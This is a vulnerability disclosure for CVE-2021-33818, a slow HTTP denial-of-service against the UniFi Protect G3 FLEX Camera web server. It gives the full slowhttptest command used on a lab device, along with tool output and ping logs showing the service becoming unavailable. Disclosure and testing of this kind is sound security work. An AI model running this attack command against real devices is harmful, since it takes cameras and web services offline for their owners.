CVE-2021-33818

[Discoverer]

*Jian Xian Li, *Hao Hsiang Lin, Guan Yu Lai

Telecom Technology Center

(TTC is an experienced cybersecurity professional team. It helps companies to improve their security posture, and increase the confidence in implementing, and assessing the right security controls and vulnerabilities of network-connectable consumer/medical/industrial products.)

[Description]

An issue was discovered in UniFi Protect G3 FLEX Camera Version UVC.v4.30.0.67. Attackers can use slowhttptest tool to send incomplete HTTP request, which could make server keep waiting for the packet to finish the connection, until its resource exhausted. Then the web server is denial-of-service.

[Attack Type]

Remote

[Product]

UniFi Protect G3 FLEX Camera


[Version]

UVC.v4.30.0.67


UniFi Protect G3 FLEX Camera devices vulnerability

Demonstration

Normally, UniFi Protect G3 Flex Camera’s web login screensh ot is like this. As shown below:



By using slowhttptest tool to attack to UniFi Protect G3 Flex Camera ’s web server, keep it waiting for response until its resource exhausted, therefore achieves Slow HTTP DoS Attack. As shown below:




```
HTML report saved to slow_2021-04-27_15-21-54.html
root@kali:~# slowhttptest  -c 5000 -H -g -i 10 -r 200 -t GET -u http://10.0.0.2:80  -x 24 -p 2
Tue Apr 27 15:22:07 2021: set open files limit to 5010
Tue Apr 27 15:22:07 2021:
Tue Apr 27 15:22:07 2021:
        slowhttptest version 1.8.2
 - https://github.com/shekyan/slowhttptest -
test type:                        SLOW HEADERS
number of connections:            5000
URL:                              http://10.0.0.2:80/
verb:                             GET
cookie:
Content-Length header value:      4096
follow up data max size:          52
interval between follow up data:  10 seconds
connections per seconds:          200
probe connection timeout:         2 seconds
test duration:                    240 seconds
using proxy:                      no proxy

Tue Apr 27 15:22:07 2021:
slow HTTP test status on 0th second:

initializing:        0
pending:             1
connected:           0
error:               0
closed:              0
service available:   YES
Tue Apr 27 15:22:12 2021:
Tue Apr 27 15:22:12 2021:
        slowhttptest version 1.8.2
 - https://github.com/shekyan/slowhttptest -
test type:                        SLOW HEADERS
number of connections:            5000
URL:                              http://10.0.0.2:80/
verb:                             GET
cookie:
Content-Length header value:      4096
follow up data max size:          52
interval between follow up data:  10 seconds
connections per seconds:          200
probe connection timeout:         2 seconds
test duration:                    240 seconds
using proxy:                      no proxy
```

```
^C
--- 10.0.0.2 ping statistics ---
22 packets transmitted, 22 received, 0% packet loss, time 21477ms
rtt min/avg/max/mdev = 0.432/0.663/0.911/0.110 ms
root@kali:~# ping 10.0.0.2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=128 time=0.686 ms
64 bytes from 10.0.0.2: icmp_seq=2 ttl=128 time=0.683 ms
64 bytes from 10.0.0.2: icmp_seq=3 ttl=128 time=0.673 ms
64 bytes from 10.0.0.2: icmp_seq=4 ttl=128 time=0.787 ms
64 bytes from 10.0.0.2: icmp_seq=5 ttl=128 time=0.677 ms
64 bytes from 10.0.0.2: icmp_seq=6 ttl=128 time=0.582 ms
64 bytes from 10.0.0.2: icmp_seq=7 ttl=128 time=0.582 ms
64 bytes from 10.0.0.2: icmp_seq=8 ttl=128 time=0.627 ms
64 bytes from 10.0.0.2: icmp_seq=9 ttl=128 time=0.771 ms
64 bytes from 10.0.0.2: icmp_seq=10 ttl=128 time=0.620 ms
64 bytes from 10.0.0.2: icmp_seq=11 ttl=128 time=1.33 ms
64 bytes from 10.0.0.2: icmp_seq=12 ttl=128 time=0.535 ms
64 bytes from 10.0.0.2: icmp_seq=13 ttl=128 time=0.550 ms
64 bytes from 10.0.0.2: icmp_seq=14 ttl=128 time=0.560 ms
64 bytes from 10.0.0.2: icmp_seq=15 ttl=128 time=0.610 ms
64 bytes from 10.0.0.2: icmp_seq=16 ttl=128 time=0.670 ms
64 bytes from 10.0.0.2: icmp_seq=17 ttl=128 time=0.738 ms
64 bytes from 10.0.0.2: icmp_seq=18 ttl=128 time=0.564 ms
64 bytes from 10.0.0.2: icmp_seq=19 ttl=128 time=0.576 ms
64 bytes from 10.0.0.2: icmp_seq=20 ttl=128 time=0.536 ms
64 bytes from 10.0.0.2: icmp_seq=21 ttl=128 time=0.629 ms
64 bytes from 10.0.0.2: icmp_seq=22 ttl=128 time=0.619 ms
64 bytes from 10.0.0.2: icmp_seq=23 ttl=128 time=0.584 ms
64 bytes from 10.0.0.2: icmp_seq=24 ttl=128 time=0.651 ms
64 bytes from 10.0.0.2: icmp_seq=25 ttl=128 time=0.598 ms
64 bytes from 10.0.0.2: icmp_seq=26 ttl=128 time=0.509 ms
64 bytes from 10.0.0.2: icmp_seq=27 ttl=128 time=0.692 ms
64 bytes from 10.0.0.2: icmp_seq=28 ttl=128 time=0.592 ms
64 bytes from 10.0.0.2: icmp_seq=29 ttl=128 time=0.529 ms
64 bytes from 10.0.0.2: icmp_seq=30 ttl=128 time=0.634 ms
64 bytes from 10.0.0.2: icmp_seq=31 ttl=128 time=0.519 ms
64 bytes from 10.0.0.2: icmp_seq=32 ttl=128 time=0.835 ms
64 bytes from 10.0.0.2: icmp_seq=33 ttl=128 time=0.598 ms
64 bytes from 10.0.0.2: icmp_seq=34 ttl=128 time=0.746 ms
64 bytes from 10.0.0.2: icmp_seq=35 ttl=128 time=0.684 ms
64 bytes from 10.0.0.2: icmp_seq=36 ttl=128 time=0.633 ms
64 bytes from 10.0.0.2: icmp_seq=37 ttl=128 time=0.744 ms
64 bytes from 10.0.0.2: icmp_seq=38 ttl=128 time=0.696 ms
64 bytes from 10.0.0.2: icmp_seq=39 ttl=128 time=0.755 ms
64 bytes from 10.0.0.2: icmp_seq=40 ttl=128 time=0.558 ms
```

If attack cause web server out of service successfully, option service available will show text NO with red color. As shown below:




```
Tue Apr 27 15:25:57 2021:
        slowhttptest version 1.8.2
 - https://github.com/shekyan/slowhttptest -
test type:                        SLOW HEADERS
number of connections:            5000
URL:                              http://10.0.0.2:80/
verb:                             GET
cookie:
Content-Length header value:      4096
follow up data max size:          52
interval between follow up data:  10 seconds
connections per seconds:          200
probe connection timeout:         2 seconds
test duration:                    240 seconds
using proxy:                      no proxy

Tue Apr 27 15:25:57 2021:
slow HTTP test status on 230th second:

initializing:        0
pending:             0
connected:           454
error:               0
closed:              4546
service available:   NO
Tue Apr 27 15:26:02 2021:
```

```
64 bytes from 10.0.0.2: icmp_seq=221 ttl=128 time=0.981 ms
64 bytes from 10.0.0.2: icmp_seq=222 ttl=128 time=0.940 ms
64 bytes from 10.0.0.2: icmp_seq=223 ttl=128 time=0.937 ms
64 bytes from 10.0.0.2: icmp_seq=224 ttl=128 time=0.996 ms
64 bytes from 10.0.0.2: icmp_seq=225 ttl=128 time=0.815 ms
64 bytes from 10.0.0.2: icmp_seq=226 ttl=128 time=0.873 ms
64 bytes from 10.0.0.2: icmp_seq=227 ttl=128 time=1.13 ms
64 bytes from 10.0.0.2: icmp_seq=228 ttl=128 time=1.14 ms
64 bytes from 10.0.0.2: icmp_seq=229 ttl=128 time=0.972 ms
64 bytes from 10.0.0.2: icmp_seq=230 ttl=128 time=1.06 ms
64 bytes from 10.0.0.2: icmp_seq=231 ttl=128 time=0.940 ms
64 bytes from 10.0.0.2: icmp_seq=232 ttl=128 time=0.937 ms
64 bytes from 10.0.0.2: icmp_seq=233 ttl=128 time=1.81 ms
64 bytes from 10.0.0.2: icmp_seq=234 ttl=128 time=0.821 ms
64 bytes from 10.0.0.2: icmp_seq=235 ttl=128 time=0.972 ms
64 bytes from 10.0.0.2: icmp_seq=236 ttl=128 time=1.64 ms
64 bytes from 10.0.0.2: icmp_seq=237 ttl=128 time=1.02 ms
64 bytes from 10.0.0.2: icmp_seq=238 ttl=128 time=2.00 ms
64 bytes from 10.0.0.2: icmp_seq=239 ttl=128 time=1.79 ms
64 bytes from 10.0.0.2: icmp_seq=240 ttl=128 time=1.05 ms
64 bytes from 10.0.0.2: icmp_seq=241 ttl=128 time=1.43 ms
64 bytes from 10.0.0.2: icmp_seq=242 ttl=128 time=1.09 ms
64 bytes from 10.0.0.2: icmp_seq=243 ttl=128 time=1.98 ms
64 bytes from 10.0.0.2: icmp_seq=244 ttl=128 time=1.55 ms
64 bytes from 10.0.0.2: icmp_seq=245 ttl=128 time=1.17 ms
64 bytes from 10.0.0.2: icmp_seq=246 ttl=128 time=0.714 ms
64 bytes from 10.0.0.2: icmp_seq=247 ttl=128 time=0.933 ms
64 bytes from 10.0.0.2: icmp_seq=248 ttl=128 time=1.56 ms
```

It could not be accessed when attack success. As shown below:



無法連上這個網站

10.0.0.2 的回應時間過長。

請嘗試：

- 檢查連線狀態
- 檢查 Proxy 和防火牆

ERR_CONNECTION_TIMED_OUT

Reference(s)

https://github.com/shekyan/slowhttptest

https://store.ui.com/collections/unifi-protect-cameras/products/unifi-video-g3-flex-camera